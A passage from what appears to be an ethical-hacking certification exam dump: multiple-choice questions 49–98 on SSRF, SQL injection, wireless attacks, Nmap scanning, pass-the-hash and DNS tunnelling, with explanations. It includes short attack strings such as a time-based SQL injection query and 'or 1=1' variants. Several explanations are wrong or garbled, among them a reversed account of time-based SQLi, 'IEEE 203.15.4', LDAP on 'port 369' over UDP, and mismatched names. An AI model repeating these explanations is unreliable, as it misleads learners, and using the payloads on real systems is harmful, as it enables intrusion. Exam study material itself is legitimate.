In this case, Jane Smith wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. She can do this by using a time-based SQL injection attack. She would first send the query SELECT * FROM users WHERE id = '1' AND sleep(5). If the user ID 1 exists in the database, the query will return no results. However, if the user ID 1 does not exist in the database, the query will cause the database to sleep for 5 seconds before returning results.
Jane Smith can then use a second command to measure the time it takes for the database to respond. If the response time is greater than 5 seconds, then she knows that the user ID 1 does not exist in the database.

QUESTION 49
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed in the above scenario?

A. Web server misconfiguration
B. Server-side request forgery (SSRF) attack
C. Web cache poisoning attack
D. Website defacement

Explanation:
SSRF vulnerabilities evolve in the following manner. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server.

QUESTION 50
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?

A. LPWAN
B. MQTT
C. NB-IoT
D. Zigbee

Explanation:
802.15.4 (ZigBee): The 802.15.4 standard has a low data rate and complexity.

QUESTION 51
Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?

A. Demilitarized zone
B. Zero trust network
C. Serverless computing
D. Container technology

Explanation:
Zero trust network is a security model that assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. This is in contrast to traditional security models, which assume that users inside the network are trusted and only need to be authenticated once.
Zero trust network is implemented by using a variety of security controls, such as:
- Micro-segmentation: This is the practice of dividing the network into small, isolated segments, each with its own security controls. This makes it more difficult for an attacker to move laterally within the network once they have gained access.
- Multi-factor authentication: This requires users to provide multiple pieces of identification, such as a username, password, and security token, before being granted access to the network.
- Continuous monitoring: This involves monitoring all network traffic for suspicious activity.
- Least privilege: This principle states that users should only be granted the access they need to perform their job duties.
In Eric's case, he is implementing a zero trust network by verifying every incoming connection before allowing access to the network. He is also imposing conditions such that employees can only access the resources required for their role. This is a good way to secure cloud resources and protect them from unauthorized access.

QUESTION 52
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption.
Which of the following vulnerabilities is the promising to exploit?

A. Cross-site request forgery
B. Dragonblood
C. Key reinstallation attack
D. AP misconfiguration

Explanation:
Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks.
Attackers can use various tools, such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime, to exploit these vulnerabilities and launch attacks on WPA3-enabled networks.

QUESTION 53
What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

A. White-hat hacking program
B. Bug bounty program
C. Ethical hacking program
D. Vulnerability hunting program

Explanation:
A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.

QUESTION 54
A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing

Explanation:
Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete.

QUESTION 55
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. ARP ping scan
C. ACK flag probe scan
D. TCP Maimon scan

Explanation:
In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.

QUESTION 56
Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.
Which of the following tiers of the container technology architecture is Abel currently working in?

A. Tier-1: Developer machines
B. Tier-2: Testing and accreditation systems
C. Tier-3: Registries
D. Tier-4: Orchestrators

Explanation:
* Tier-1: Developer machines - image creation, testing and accreditation
* Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
* Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests
* Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts
* Tier-5: Hosts - operating and managing containers as instructed by the orchestrator Module

QUESTION 57
Henry is a cyber security specialist hired by BlackEye - Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS.
Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128
B. 255
C. 64
D. 138

Explanation:
The default TTL value for Windows OS is 128. This means that when a packet is sent from a Windows machine, it will have a TTL value of 128. If the packet reaches a router or firewall that has a TTL value of less than 128, the packet will be discarded.

QUESTION 58
Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1."

Identify the evasion technique used by Daniel in the above scenario.

A. Char encoding
B. IP fragmentation
C. Variation
D. Null byte

Explanation:
Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as '" or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

QUESTION 59
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. In-band SQLi
B. Union-based SQLi
C. Out-of-band SQLi
D. Time-based blind SQLi

Explanation:
Out-of-band SQL injection (OOB SQLi) is a type of SQL injection attack where the attacker does not receive a response from the attacked application on the same communication channel but instead is able to cause the application to send data to a remote endpoint that they control.
OOB SQLi attacks can be carried out by leveraging the database server's ability to make DNS requests. For example, the attacker could inject a malicious query into the application that would cause the database server to make a DNS request to a domain that the attacker controls. The attacker could then monitor the DNS traffic to see if the database server made the request. If it did, the attacker would know that the query was successful.

QUESTION 60
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack.
What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Wireless network assessment
B. Application assessment
C. Host-based assessment
D. Distributed assessment

Explanation:
A wireless network assessment is a type of vulnerability assessment that focuses on identifying

and assessing the vulnerabilities in a wireless network. This includes identifying rogue access points, weak passwords, and outdated security mechanisms.
In the above scenario, Johnson identified some unusual traffic in the internal network that was aimed at cracking the authentication mechanism. This indicates that a rogue access point may have been installed within the organization's perimeter. Johnson then turned off the targeted network and tested for any weak and outdated security mechanisms that were open to attack. This is a clear indication that he was performing a wireless network assessment.

QUESTION 61
In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values.
What is this attack called?

A. Evil twin
B. Chop chop attack
C. Wardriving
D. KRACK

Explanation:
KRACK: This is an abbreviation for Key Reinstallation Attacks. It is a type of security vulnerability attack against the Wi-Fi security protocol WPA2, where attackers can exploit this vulnerability to steal sensitive information during Wi-Fi communication.

QUESTION 62
After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389.
Which service is this and how can you tackle the problem?

A. The service is NTP, and you have to change it from UDP to TCP in order to encrypt it.
B. The service is LDAP, and you must change it to 636, which is LDAPS.
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.

Explanation:
The service running on port 369 is Lightweight Directory Access Protocol (LDAP). LDAP is a protocol used to access and manage directory information, such as user accounts and passwords. LDAP is typically used over UDP port 389, but it can also be used over TCP port 369.
The auditors have found that the LDAP service on your network is running over UDP port 369. This is a security risk because UDP is a connectionless protocol, which means that packets can be lost or corrupted. If an attacker is able to intercept an LDAP packet, they could potentially steal user credentials or other sensitive information.
To address this security risk, you should change the LDAP service to run over TCP port 636. TCP is a connection-oriented protocol, which means that packets are guaranteed to be delivered. LDAPS is a secure version of LDAP that uses Transport Layer Security (TLS) to encrypt the communication between the client and server.

QUESTION 63
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced

disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks.
What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the transmission of all types of addressed packets at the ISP level
B. Disable TCP SYN cookie protection
C. Allow the usage of functions such as gets and strcpy
D. Implement cognitive radios in the physical layer

Explanation:
Cognitive radios can sense the environment, sense other RF devices' signals, and use different frequencies in response to the sensing results. This makes the device very flexible in terms of being able to adjust to different environments and also to be able to detect and evade jamming or scrambling attacks. By deploying cognitive radios, Mike can mitigate the effects of DoS/DDoS attacks that use jamming or scrambling techniques.

QUESTION 64
You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic.
If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
D. You cannot identify such an attack and must use a VPN to protect your traffic.

Explanation:
ARP spoofing is a type of attack where an attacker sends fake ARP (Address Resolution Protocol) messages to associate their MAC address with the IP address of another host on the network. This allows the attacker to intercept and modify traffic intended for the victim. By checking the ARP table on your laptop, you can see if there is any IP address with two different MAC addresses, which would indicate an ARP spoofing attack is in progress.

QUESTION 65
Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network.
Which of the following tools was employed by Lewis in the above scenario?

A. NeuVector
B. Lacework
C. Censys

D. Wapiti

Explanation:
Censys is a popular information-gathering tool used to collect information about devices connected to a network, open ports and services, and the attack surface area. It is used to generate statistical reports on broad usage patterns and trends, and to continually monitor every reachable server and device on the Internet, making it an ideal tool for hackers to gather information about their targets.

QUESTION 66
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -PO < target IP address >
B. nmap -sn -PS < target IP address >
C. nmap -sn -PA < target IP address >
D. nmap -sn -PP < target IP address >

Explanation:
In a TCP SYN ping scan, Nmap sends a TCP SYN packet to the target port, expecting a SYN-ACK or RST response from an open port. If the response is RST, it means the port is closed. If there is no response, the port may be either open or filtered. This method is used to detect whether a port is open or closed.
The -sn option in Nmap is used for host discovery, and it disables port scanning. The -PS option is used to specify a TCP SYN ping scan, while the -PA and -PP options are used for TCP ACK and ICMP ping scans, respectively.
Therefore, the correct command for a TCP SYN ping scan in Nmap is:
nmap -sn -PS < target IP address >

QUESTION 67
Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application.
What type of attack is Ricardo performing?

A. Brute force
B. Known plaintext
C. Dictionary
D. Password spraying

Explanation:
A dictionary attack is an attack that tries to guess at the key of a ciphertext by attempting many different common passwords and possible passwords that are likely to be used by humans.

QUESTION 68

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Performing content enumeration using the bruteforce mode and random file extensions
C. Skipping SSL certificate verification
D. Performing content enumeration using a wordlist

Explanation:
Performing content enumeration using a wordlist is the fastest way to perform content enumeration on a given web server using the Gobuster tool. This is because a wordlist includes common paths, directories, and files that are likely to exist on the web server, and it is a pre-built list, so there is no need to generate a list on the fly. This approach avoids the overhead of trying to brute force filenames or extensions and reduces the time it takes to discover content.

QUESTION 69
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

A. False negative
B. True negative
C. True positive
D. False positive

Explanation:
True Positive - IDS referring a behavior as an attack, in real life it is
True Negative - IDS referring a behavior not an attack and in real life it is not
False Positive - IDS referring a behavior as an attack, in real life it is not
False Negative - IDS referring a behavior not an attack, but in real life is an attack

QUESTION 70
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.
Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB
B. DHCP.MIB
C. MIB_II.MIB
D. WINS.MIB

Explanation:
* DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
* HOSTMIB.MIB: Monitors and manages host resources
* LNMIB2.MIB: Contains object types for workstation and server services

* MIB_II.MIB: Manages TCP/IP-based Internet using a simple architecture and system
* WINS.MIB: For the Windows Internet Name Service (WINS)

QUESTION 71
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.
What is the tool employed by James in the above scenario?

A. ophcrack
B. VisualRoute
C. Hootsuite
D. HULK

Explanation:
Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Meltwater are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on.

QUESTION 72
Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses _____ to encrypt the message, and Bryan uses _____ to confirm the digital signature.

A. Bryan's public key; Bryan's public key
B. Alice's public key; Alice's public key
C. Bryan's private key; Alice's public key
D. Bryan's public key; Alice's public key

Explanation:
Alice should Use Bryan's public key so only Brian can decrypt it with his private key. Bryan will use Alice's public key to confirm this msg came from Alice as she is the only one with the private key.

QUESTION 73
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. classes.dex
C. APK.info
D. resources.asrc

Explanation:

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.
It performs another tasks also:
- It's responsible to guard the appliance to access any protected parts by providing the permissions.
- It also declares the android api that the appliance goes to use.
- It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

QUESTION 74
Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device, Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives.
What is the tool employed by Mason in the above scenario?

A. NetPass.exe
B. Outlook scraper
C. WebBrowserPassView
D. Credential enumerator

Explanation:
Credential enumerator: a self-extracting RAR file containing two components, a bypass and a service component. The bypass component is used for enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet then writes the service component on the system, which writes Emotet onto the disk. Access to SMB can result in entire domains (servers and clients) becoming infected.

QUESTION 75
Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking
B. Bluesnarfing
C. Bluejacking
D. Bluebugging

Explanation:
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

QUESTION 76
While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption, "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate, Matt responds to the questions on the post. A few days later, Matt's bank account has been accessed, and the password has been changed.
What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.
B. Matt inadvertently provided his password when responding to the post.
C. Matt's computer was infected with a keylogger.
D. Matt's bank-account login information was brute forced.

Explanation:
Security questions are often used as a way to verify a user's identity when they are trying to reset their password. The answers to these questions are typically personal information that is known only to the user, such as their mother's maiden name or their childhood pet's name.
In this case, Matt responded to a post that asked him a number of personal questions. These questions were likely security questions for his bank account. By answering these questions, Matt inadvertently provided the answers to his security questions to the attacker. This allowed the attacker to reset Matt's password and gain access to his bank account.

QUESTION 77
Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks.
What is the type of attack performed by Simon?

A. Combinator attack
B. Dictionary attack
C. Rainbow table attack
D. Internal monologue attack

Explanation:
The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.

QUESTION 78
Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.
What is the social engineering technique Steve employed in the above scenario?

A. Baiting
B. Piggybacking
C. Diversion theft
D. Honey trap

Explanation:
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

QUESTION 79
Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration
B. Investigation
C. Reconnaissance
D. Enumeration

Explanation:
Reconnaissance is the process of gathering information about a target. This information can be used to plan and execute an attack. In the case of phishing, reconnaissance would involve gathering information about the target company, such as its logo, formatting, and names of its employees. This information can be used to make the phishing message more likely to be opened and clicked on by the victim.

QUESTION 80
Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited.
What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Incident triage
B. Preparation
C. Incident recording and assignment
D. Eradication

Explanation:
In this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited.

QUESTION 81
At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Weaponization
B. Actions on objectives
C. Command and control
D. Installation

Explanation:

The adversary controls the victim's system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks.

QUESTION 82
Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.
What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft
B. Quid pro quo
C. Elicitation
D. Phishing

Explanation:
Attackers call numerous random numbers within a company, claiming to be from technical support. They offer their service to end users in exchange for confidential data or login credentials.

QUESTION 83
An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks.
Which of the following security scanners will help John perform the above task?

A. AlienVault® OSSIMTM
B. Syhunt Hybrid
C. Saleae Logic Analyzer
D. Cisco ASA

Explanation:
The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review.

QUESTION 84
Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem
B. getuid
C. keylogrecorder
D. autoroute

Explanation:
The getsystem module is a built-in Metasploit module that attempts to elevate the privileges of the current user to the highest possible level, including SYSTEM-level privileges. The getuid module is used to retrieve the user ID of the current user on the target system. The keylogrecorder module is used to log keystrokes on the target system, and the autoroute module is used to add a route to the target system. Neither of these modules is used for privilege escalation.

QUESTION 85
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan
B. IDLE/IPID header scan
C. TCP Maimon scan
D. ACK flag probe scan

Explanation:
*Probe packet (FIN/ACK)
==> No response - Port is open
==> ICMP unreachable error response - Port is filtered
==> RST packet response - Port is closed

QUESTION 86
An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium
B. BalenaCloud
C. Flowmon
D. IntentFuzzer

Explanation:
Flowmon is an OT security tool that is designed to protect against security incidents such as cyber espionage, zero-day attacks, and malware in critical infrastructure environments. It can detect and prevent network anomalies and attacks on industrial control systems and help ensure the reliability and availability of industrial networks. Robotium is a mobile app testing framework, BalenaCloud is a container-based platform for building and deploying IoT applications, and IntentFuzzer is an

Android app testing tool. None of these tools are designed for OT security or protecting critical infrastructure.

QUESTION 87
Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?

A. IaaS
B. SaaS
C. PaaS
D. CaaS

Explanation:
In a SaaS model, the software application is hosted on the cloud provider's infrastructure, and the provider is responsible for managing the underlying hardware, operating system, and software. The user accesses the software through a web browser or an application, and the provider is responsible for patching, updating, and monitoring the application. In this scenario, the customer relationship management tool is hosted on the cloud provider's infrastructure, and Heather's company is only responsible for managing user accounts. IaaS (Infrastructure as a Service) provides access to virtualized computing resources over the internet, PaaS (Platform as a Service) provides a platform for developers to build and deploy applications, and CaaS (Containers as a Service) provides a container-based platform for deploying and managing applications.

QUESTION 88
Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes.
Which of the following footprinting techniques did Rachel use to finish her task?

A. Google advanced search
B. Meta search engines
C. Reverse image search
D. Advanced image search

Explanation:
Reverse image search - Juliet used the images as search queries and searched the web for similar images, allowing her to track down the original source and details of the images. This technique can be done using search engines such as Google Images or TinEye, and is used to determine the origin and authenticity of images.

QUESTION 89
Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes.
Which type of attack can she implement in order to continue?

A. Pass the hash
B. Internal monologue attack
C. LLMNR/NBT-NS poisoning
D. Pass the ticket

Explanation:
Pass the hash is a type of attack where the attacker does not need to know the password in order to authenticate to a system. Instead, the attacker can use the password hash to authenticate to the system.
In this case, Mary has found password hashes in a client system. She can use these hashes to perform a pass the hash attack in order to authenticate to the system and continue with the test.

QUESTION 90
Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network.
What is the type of vulnerability assessment that Morris performed on the target organization?

A. Credentialed assessment
B. Internal assessment
C. External assessment
D. Passive assessment

Explanation:
Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

QUESTION 91
Which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. NTLM
B. RADIUS
C. WPA
D. SSO

Explanation:
Use NT LAN Manager (NTLM), Kerberos, or any basic authentication mechanism to limit access to legitimate users.

QUESTION 92
During the enumeration phase, Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Remote procedure call (RPC)
B. Telnet
C. Server Message Block (SMB)
D. Network File System (NFS)

Explanation:
Server Message Block (SMB) is a network protocol that allows computers to share files, printers, and other resources. It is typically used on Windows-based networks. SMB runs on TCP port 445. In this scenario, Lawrence is performing banner grabbing to obtain information about the services running on the target machine. He is able to obtain the OS details and versions of services running on TCP port 445. This means that the service that he enumerated is SMB.

QUESTION 93
Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

A. Wardriving
B. Wireless sniffing
C. Evil twin
D. Piggybacking

Explanation:
An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID.

QUESTION 94
Which file is a rich target to discover the structure of a website during web-server footprinting?

A. domain.txt
B. Robots.txt
C. Document root
D. index.html

Explanation:
Robots.txt is a file that webmasters use to communicate with web crawlers and other automated agents visiting their site. This file is often used to exclude certain directories or pages from being crawled, but it can also contain valuable information about the site's directory structure and organization. By examining the robots.txt file, an attacker can gain insight into the site's organization and potentially identify hidden or sensitive directories. Domain.txt is not a standard file used in web server configuration or operation. Document root is the root directory of the web server, and index.html is the default home page file. While these files can provide information about the web server and its configuration, they do not necessarily reveal the structure of the website.

QUESTION 95
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.

What is the technique employed by John to bypass the firewall?

A. DNSSEC zone walking
B. DNS cache snooping
C. DNS enumeration
D. DNS tunneling method

Explanation:
DNS tunneling is a technique used to bypass network security controls by encapsulating non-DNS traffic within DNS packets. By embedding malicious data into the DNS protocol packets, an attacker can bypass firewalls and other security controls that are not configured to inspect DNS traffic. DNSSEC zone walking is a technique used to extract information from DNSSEC-signed zones by iterating over the DNS tree. DNS cache snooping is a technique used to obtain information about a DNS server's cache by sending queries for non-existent domain names. DNS enumeration is a technique used to gather information about a target network by querying DNS servers for information about the network's hosts and services.

QUESTION 96
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption.
What encryption protocol is being used?

A. RADIUS
B. WPA
C. WEP
D. WPA3

Explanation:
WEP is an old and outdated encryption protocol that was designed to provide wireless networks with a level of security similar to that of wired networks. However, it has been found to be vulnerable to a number of attacks, including key cracking and packet injection. WPA (Wi-Fi Protected Access) and WPA3 are more recent and secure encryption protocols for wireless networks. RADIUS (Remote Authentication Dial-In User Service) is a networking protocol used for centralized authentication, authorization, and accounting management.

QUESTION 97
Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering
B. App sandboxing
C. Jailbreaking
D. Social engineering

Explanation:
Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications.Reverse engineering is used to disassemble a mobile application to analyze its design flaws and fix any bugs that are residing in it.

QUESTION 98
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. Insecure transmission of credentials
B. Verbose failure messages
C. User impersonation
D. Password reset mechanism

Explanation:
Attack Authentication Mechanism - Username Enumeration
Exploit design and implementation flaws in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms.
